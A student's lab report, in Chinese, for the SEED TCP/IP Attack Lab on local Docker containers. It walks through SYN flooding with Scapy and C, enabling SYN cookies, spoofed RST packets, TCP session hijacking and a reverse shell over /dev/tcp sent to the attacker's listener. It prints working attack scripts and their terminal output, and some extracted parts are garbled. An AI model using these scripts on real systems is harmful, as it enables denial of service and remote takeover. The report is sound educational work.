

# Lab2 TCP/IP Attack Lab

57118101 卞郡菁

准备工作：

## 一、容器构建

第一个窗口（后台运行）：

```
cd Desktop/Labs_20.04/Network\ Security\TCP\ Attacks\ Lab/Labsetup  
dcbuild  
dcup
```

第二个窗口（攻击窗口）：

```
cd Desktop/Labs_20.04/Network\ Security\TCP\ Attacks\ Lab/Labsetup  
dockps  
docksh b2
```

第三个窗口（victim 主机 A 窗口，ip 为 10.9.0.5）

```
cd Desktop/Labs_20.04/Network\ Security\Packet\ Sniffing\ and\ Spoofing\  
Lab/Labsetup/  
dockps  
docksh 23
```

第四个窗口（主机 B 窗口）

```
cd Desktop/Labs_20.04/Network\ Security\Packet\ Sniffing\ and\ Spoofing\  
Lab/Labsetup/  
dockps  
docksh 2c
```

第五个窗口（主机 C 窗口）

```
cd Desktop/Labs_20.04/Network\ Security\Packet\ Sniffing\ and\ Spoofing\  
Lab/Labsetup/
```

docksh a2

docksh a2

## 二、配置文件

Ubuntu 本来自动开启 `syncookies=1` 故而可以抵抗泛洪攻击，为演示攻击效果，容器中默认此处为 0。在 `labsetup` 文件夹中的配置文件 `docker-compose.yml` 中，

```
labsetup文件
Victim:
  image: handsonsecurity/seed-ubuntu:large
  container_name: victim-10.9.0.5
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.tcp_syncookies=0
```

## Task 1: SYN Flooding Attack

在未攻击前，victim 主机使用 `netstat - nat` 命令查看自身 tcp 状态。结果表明：目前活跃的网络连接仅为两个端口 Listen 状态。

The screenshot shows two terminal windows. The left window, titled 'seed@VM: ~/Labsetup', shows the setup of a Docker container named 'victim-10.9.0.5' with the image 'handsonsecurity/seed-ubuntu:large'. It also shows the execution of 'docksh b2' to start a shell on the container. The right window, titled 'seed@VM: ~/Labsetup', shows the execution of 'docksh 23' to run 'netstat -nat' on the container. The output of 'netstat -nat' is shown in a red box, indicating that only two ports are in a 'LISTEN' state: 'tcp 0 0 0.0.0.0:23 0.0.0.0:\* LISTEN' and 'tcp 0 0 0.0.0.0:22 0.0.0.0:\* LISTEN'.

```
[07/12/21]seed@VM:~/Labsetup$ cd Desktop/Labs_20.04/Network/Security/TCP/Attacks/Lab/L
absetup
[07/12/21]seed@VM:~/Labsetup$ docksh b2
b2380df845ea seed-attacker
236588f9e000 victim-10.9.0.5
2c8eef6b9a8a user1-10.9.0.6
371eac5d327e user2-10.9.0.7
[07/12/21]seed@VM:~/Labsetup$ docksh b2
root@VM:/# ls
bin dev home lib32 libx32 mnt proc run
boot etc lib lib64 media opt root sbin
root@VM:/# cd v
var/ volumes/
root@VM:/# cd volumes/
root@VM:/volumes# ls
Tcp_Attacker.py synflood.c
root@VM:/volumes# cd ..
root@VM:/#
```

```
[07/12/21]seed@VM:~/Labsetup$ docksh 23
236588f9e000 victim-10.9.0.5
2c8eef6b9a8a user1-10.9.0.6
371eac5d327e user2-10.9.0.7
[07/12/21]seed@VM:~/Labsetup$ docksh 23
root@236588f9e000:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
```

在未攻击前，使用主机 B（10.9.0.6） telnet 此 victim 主机（10.9.0.5），发现可以正常登录。

```
root@2c8eef6b9a8a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
236588f9e000 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.  
Last login: Mon Jul 12 10:41:57 UTC 2021 from 10.9.0.1 on pts/3

## 1.1 使用 Python 语言脚本攻击主机

在攻击机中，编写 Tcp\_Attacker.py 脚本：

```
seed@VM: ~/../Labsetup
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

攻击机编译并执行 Tcp\_Attacker.py 程序，对 victim 主机（ip 地址为 10.9.0.5）的 23 号端口（telnet 端口）进行 SYN 泛洪攻击；

Victim 主机再次执行 `netstat -nat` 命令，查看 TCP 连接。

结果表明：除原本的两个 Listen 状态外，还出现了大量的 Syn-Recv 状态，说明 victim 主机已被进行 Syn 泛洪攻击。

```
SEEDLABS
compilation terminated.
root@VM:/# ls
bin dev home lib32 libx32 mnt proc run
boot etc lib lib64 media opt root sbin
root@VM:/# cd volumes
root@VM:/volumes# gcc -o synflood synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
^C
root@VM:/volumes# synflood 10.9.0.5 23
^C
root@VM:/volumes# ls
Tcp Attacker.py synflood synflood.c
root@VM:/volumes# vim Tcp Attacker.py
root@VM:/volumes# Tcp Attacker.py
bash: ./Tcp Attacker.py: Permission denied
root@VM:/volumes# chmod a+x
root@VM:/volumes# synflood synflood.c
root@VM:/volumes# chmod a+x Tcp Attacker.py
root@VM:/volumes# Tcp Attacker.py
File "/Tcp Attacker.py", line 7
    tcp = TCP(dport="23", flags='S')
SyntaxError: invalid syntax
root@VM:/volumes# vim Tcp Attacker.py
root@VM:/volumes# chmod a+x Tcp Attacker.py
root@VM:/volumes# Tcp Attacker.py
```

在攻击机对 victim 主机进行泛洪攻击时，再使用主机 B (ip 为 10.9.0.6) 去远程登录 victim 主机。结果表明：超时，登录不上，说明其忙于泛洪攻击应答。

```
[07/12/21]seed@VM:~$ cd Desktop/Labs_20.04/Network\ Security\ TCP\ Attacks\
Labsetup
[07/12/21]seed@VM:~/Desktop/Labs_20.04/Network\ Security\ TCP\ Attacks\
Labsetup$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
3e270d57fd02       seed-attacker      "telnet 10.9.0.5"   10 minutes ago      Up 10 minutes      22
cea73a006bd3       user2-10.9.0.7     "telnet 10.9.0.5"   10 minutes ago      Up 10 minutes      22
e514b45375b7       victim-10.9.0.5    "telnet 10.9.0.5"   10 minutes ago      Up 10 minutes      22
d7d676c1ab52       user1-10.9.0.6     "telnet 10.9.0.5"   10 minutes ago      Up 10 minutes      22
[07/12/21]seed@VM:~/Desktop/Labs_20.04/Network\ Security\ TCP\ Attacks\
Labsetup$ docker exec -it b2 /bin/bash
Error: No such container: b2
[07/12/21]seed@VM:~/Desktop/Labs_20.04/Network\ Security\ TCP\ Attacks\
Labsetup$ docker exec -it d7 /bin/bash
Error: No such container: d7
[07/12/21]seed@VM:~/Desktop/Labs_20.04/Network\ Security\ TCP\ Attacks\
Labsetup$ docker exec -it d7d676c1ab52 /bin/bash
root@d7d676c1ab52:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^['.
Ubuntu 20.04.1 LTS
e514b45375b7 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
```

## 1.2 使用 C 语言脚本攻击主机

攻击机编译并执行 synflood.c 程序，对 victim 主机（ip 地址为 10.9.0.5）的 23 号端口（telnet 端口）进行 SYN 泛洪攻击；

Victim 主机再次执行 netstat -nat 命令，查看 TCP 连接。

结果表明：除原本的两个 Listen 状态外，还出现了大量的 Syn-Recv 状态，说明 victim 主机已被进行 Syn 泛洪攻击。

```
Setting up liblsan0:amd64 (10.3.0-1ubuntu1-20.04)
Setting up libitm1:amd64 (10.3.0-1ubuntu1-20.04)
Setting up gcc-9-base:amd64 (9.3.0-17ubuntu1-20.04)
Setting up libtsan0:amd64 (10.3.0-1ubuntu1-20.04)
Setting up manpages-dev (5.05-1) ...
Setting up libasan5:amd64 (9.3.0-17ubuntu1-20.04)
Setting up cpp-9 (9.3.0-17ubuntu1-20.04) ...
Setting up libc6-dev:amd64 (2.31-0ubuntu9.2) ...
Setting up libgcc-9-dev:amd64 (9.3.0-17ubuntu1-20.04) ...
Setting up cpp (4:9.3.0-1ubuntu2) ...
Setting up gcc-9 (9.3.0-17ubuntu1-20.04) ...
Setting up gcc (4:9.3.0-1ubuntu2) ...
Processing triggers for libc-bin (2.31-0ubuntu9.1)
root@VM:/# gcc -o synflood synflood.c
gcc: error: synflood.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
root@VM:/# ls
bin dev home lib32 libx32 mnt proc run
boot etc lib lib64 media opt root sbin
root@VM:/# cd volumes
root@VM:/volumes# gcc -o synflood synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
^C
root@VM:/volumes#
```

```
seed@VM: ~/LabSetup
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:1143203 0.0.0.0:* LISTEN
root@236588f9e000:/# netstat -nat victim主机, 在被泛洪攻击后 新的tcp连接状态
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:1143203 0.0.0.0:* LISTEN
tcp 0 0 10.9.0.5:23 156.152.222.40:65103 SYN_RECV
tcp 0 0 10.9.0.5:23 254.87.49.123:65068 SYN_RECV
tcp 0 0 10.9.0.5:23 56.88.147.83:1799 SYN_RECV
tcp 0 0 10.9.0.5:23 255.150.30.76:42804 SYN_RECV
tcp 0 0 10.9.0.5:23 108.150.123.111:2050 SYN_RECV
tcp 0 0 10.9.0.5:23 125.41.233.112:62823 SYN_RECV
tcp 0 0 10.9.0.5:23 64.43.86.22:65343 SYN_RECV
tcp 0 0 10.9.0.5:23 247.62.119.71:63096 SYN_RECV
tcp 0 0 10.9.0.5:23 138.148.86.125:28592 SYN_RECV
tcp 0 0 10.9.0.5:23 129.96.159.110:64546 SYN_RECV
tcp 0 0 10.9.0.5:23 162.188.11.33:41337 SYN_RECV
tcp 0 0 10.9.0.5:23 223.142.39.55:8677 SYN_RECV
tcp 0 0 10.9.0.5:23 107.199.101.59:14629 SYN_RECV
tcp 0 0 10.9.0.5:23 62.24.23.125:2505 SYN_RECV
tcp 0 0 10.9.0.5:23 141.81.111.108:32310 SYN_RECV
tcp 0 0 10.9.0.5:23 251.187.137.60:35345 SYN_RECV
tcp 0 0 10.9.0.5:23 126.236.94.12:26842 SYN_RECV
```

在攻击机对 victim 主机进行泛洪攻击时，再使用主机 B（ip 为 10.9.0.6）去远程登录 victim 主机。结果表明：超时，登录不上，说明其忙于泛洪攻击应答。

```
[07/12/21]seed@VM:~$ cd Desktop/Labs_20.04/Network/Security/TCP/Attacks/Lab/L
absetup
[07/12/21]seed@VM:~/../LabSetup$ dockps
b2380df845ea seed-attacker
236588f9e000 victim-10.9.0.5
2c8eef6b9a8a user1-10.9.0.6
371eac5d327e user2-10.9.0.7
[07/12/21]seed@VM:~/../LabSetup$ docksh 2c
root@2c8eef6b9a8a:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@2c8eef6b9a8a:/#
```

```
seed@VM: ~/LabSetup
tcp 0 0 10.9.0.5:23 175.215.82.102:50076
tcp 0 0 10.9.0.5:23 113.99.206.41:23190
tcp 0 0 10.9.0.5:23 14.208.39.99:12731
tcp 0 0 10.9.0.5:23 135.29.99.18:23100
tcp 0 0 10.9.0.5:23 136.150.175.8:8870
tcp 0 0 10.9.0.5:23 218.121.106.12:23738
tcp 0 0 10.9.0.5:23 110.121.69.118:46012
tcp 0 0 10.9.0.5:23 129.47.50.108:62597
tcp 0 0 10.9.0.5:23 186.107.17.33:49648
tcp 0 0 10.9.0.5:23 173.233.154.85:58794
tcp 0 0 10.9.0.5:23 9.254.178.61:57842
tcp 0 0 10.9.0.5:23 109.58.30.61:4407
tcp 0 0 10.9.0.5:23 19.96.161.60:23123
tcp 0 0 10.9.0.5:23 83.119.75.89:60569
tcp 0 0 10.9.0.5:23 78.249.100.30:35342
tcp 0 0 10.9.0.5:23 140.94.58.127:17811
tcp 0 0 10.9.0.5:23 57.232.60.51:18700
tcp 0 0 10.9.0.5:23 143.140.114.101:3451
tcp 0 0 10.9.0.5:23 89.231.237.52:15846
tcp 0 0 10.9.0.5:23 217.152.160.51:2799
tcp 0 0 10.9.0.5:23 132.212.211.62:8887
tcp 0 0 10.9.0.5:23 50.200.239.22:58898
tcp 0 0 10.9.0.5:23 168.119.87.99:56151
```

## 1.3 启动 SYN Cookie 机制

修改 labsetup 文件夹中的配置文件 docker-compose.yml 文件，将 syncookies 改为 1 以便自动抵御泛洪攻击。

```
seed@VM: ~/Labsetup
tty: true
cap_add:
- ALL
privileged: true
volumes:
- ./volumes:/volumes
network_mode: host

Victim:
image: handsonsecurity/seed-ubuntu:large
container_name: victim-10.9.0.5
tty: true
cap_add:
- ALL
sysctls:
- net.ipv4.tcp_syncookies=1
networks:
net-10.9.0.0:
ipv4_address: 10.9.0.5
command: bash -c "
```

随便运行 Tcp\_Attacker.py 和 synflood.c 之一来构造泛洪攻击，再查看 victim 主机的 TCP 列表。结果表明：

- ① 使用 netstat -nat 查看，victim 主机仍然有很多 SYN\_Recv 状态连接。

```
seed@VM: ~/Labsetup
[07/12/21]seed@VM:~$ cd Desktop/Labs_20.04/Network/Security/TCP/Attacks/Lab/L
absetup
[07/12/21]seed@VM:~/Labsetup$ dockps
9c190ee81aba victim-10.9.0.5
3e270d57fd02 seed-attacker
cea73a006bd3 user2-10.9.0.7
d7d676c1ab52 user1-10.9.0.6
[07/12/21]seed@VM:~/Labsetup$ docksh 3e
root@VM:/# ls
bin dev home lib32 libx32 mnt proc run
boot etc lib lib64 media opt root sbin
root@VM:/# cd volumes/
root@VM:/volumes# ls
Tcp_Attacker.py synflood synflood.c
root@VM:/volumes#
```

- ② 使用其他主机（如 ip 为 10.9.0.6）来 telnet 此 victim 主机（10.9.0.5），发现依然可以 telnet 通。说明，SYN Cookie 机制成功抵御了泛洪攻击。

```
seed@VM: ~/Labsetup
[07/12/21]seed@VM:~$ cd Desktop/Labs_20.04/Network/Security/TCP/Attacks/Lab/L
absetup
[07/12/21]seed@VM:~/Labsetup$ dockps
9c190ee81aba victim-10.9.0.5
3e270d57fd02 seed-attacker
cea73a006bd3 user2-10.9.0.7
d7d676c1ab52 user1-10.9.0.6
[07/12/21]seed@VM:~/Labsetup$ docksh d7
root@d7d676c1ab52:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
10.9.0.6 对 10.9.0.5 (victim 主机) 的远程登录
Ubuntu 20.04.1 LTS
9c190ee81aba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


Tcp_Attacker.py synflood synflood.c
root@VM:/volumes# Tcp_Attacker.py
攻击机的泛洪攻击正在进行
```



## Task 2: TCP RST Attacks on telnet Connections

### ——断开现有的 telnet 连接

在 Wireshark 中选择攻击机 id。



在主机 B (10.9.0.6) 上 telnet 此 victim 主机 (10.9.0.5),

```
root@d7d676c1ab52:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9c190ee81aba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

Wireshark 中抓包得到:

No.	Time	Source	Destination	Protocol	Length	Info
68	2021-07-12 19:21:20.906	10.9.0.6	10.9.0.5	TCP	66	50148 → 23 [ACK] Seq=3061573708 Ack=2454498999 Win=64128 Len=0
69	2021-07-12 19:21:20.906	10.9.0.5	10.9.0.6	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
70	2021-07-12 19:21:20.906	10.9.0.5	10.9.0.6	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...

在攻击机上新建 ATTACKER.py 文件:

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50148, dport=23, flags="R", seq=3061573708, ack=2454498999)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

观察到 telnet 连接被终止:

```
seed@9c190ee81aba:~$ Connection closed by foreign host.
root@d7d676c1ab52:/#
```

## Task 3: Traceroute

与 Task2 一样，首先从 10.9.0.6telnet 到 10.9.0.5 主机。通过 wireshark 抓包得到目的端口、源端口和 seq、ack:

```

  Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
  Type: IPv4 (0x0800)
  Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
  Transmission Control Protocol, Src Port: 48326, Dst Port: 23, Seq: 938822729, Ack: 3453502755, Len: 0
    Source Port: 48326
    Destination Port: 23

```

根据抓包信息编写攻击程序:

```

1#!/usr/bin/env python3
2from scapy.all import*
3ip = IP(src="10.9.0.6", dst="10.9.0.5")
4tcp = TCP(sport=48326, dport=23, flags="A", seq=938822729, ack=3453502755)
5data="mkdir success\r"
6pkt = ip/tcp/data
7ls[pkt]
8send(pkt,verbose=0)

```

运行攻击程序:

```

root@VM:/volumes# Tcp_Attacker.py
version      : BitField  (4 bits)          = 4              (4)
ihl          : BitField  (4 bits)          = None           (None)
tos          : XByteField              = 0              (0)
len          : ShortField              = None           (None)
id           : ShortField              = 1              (1)
flags        : FlagsField  (3 bits)        = <Flag 0 ()>    (<Flag 0
frag         : BitField  (13 bits)         = 0              (0)
ttl          : ByteField                = 64             (64)
proto        : ByteEnumField            = 6              (0)
chksum       : XShortField              = None           (None)
src          : SourceIPField            = '10.9.0.6'     (None)
dst          : DestIPField              = '10.9.0.5'     (None)
options      : PacketListField           = []             ([[])

```

结果表明，攻击者主机进行了有效劫持，使得 victim 主机执行了 data 命令，成功引入了 success 文件夹:

```

[07/11/21]seed@VM:~$ docksh 98
root@98e389e09755:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@98e389e09755:/# cd home
root@98e389e09755:/home# ls
seed
root@98e389e09755:/home# cd seed
root@98e389e09755:/home/seed# ls
success

```

## Task4 : Creating Reverse Shell using TCP Session Hijacking

在攻击机上编写以下程序:

```

1#!/usr/bin/env python3
2from scapy.all import *
3
4pkts = []
5def add(pkt):
6    pkts.append(pkt)
7
8def spoof_pkt(pkt):
9    ip = IP(src="10.9.0.6", dst="10.9.0.5")
10    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
11             ack=pkt[TCP].ack)
12    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
13    newpkt = ip/tcp/data
14    ls(newpkt)
15    send(newpkt, verbose=0)
16

```

在攻击机上运行，成功从拿到 victim 主机的 shell:

```

root@VM:/volumes# python3 a
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47396
root@VM:/volumes#

```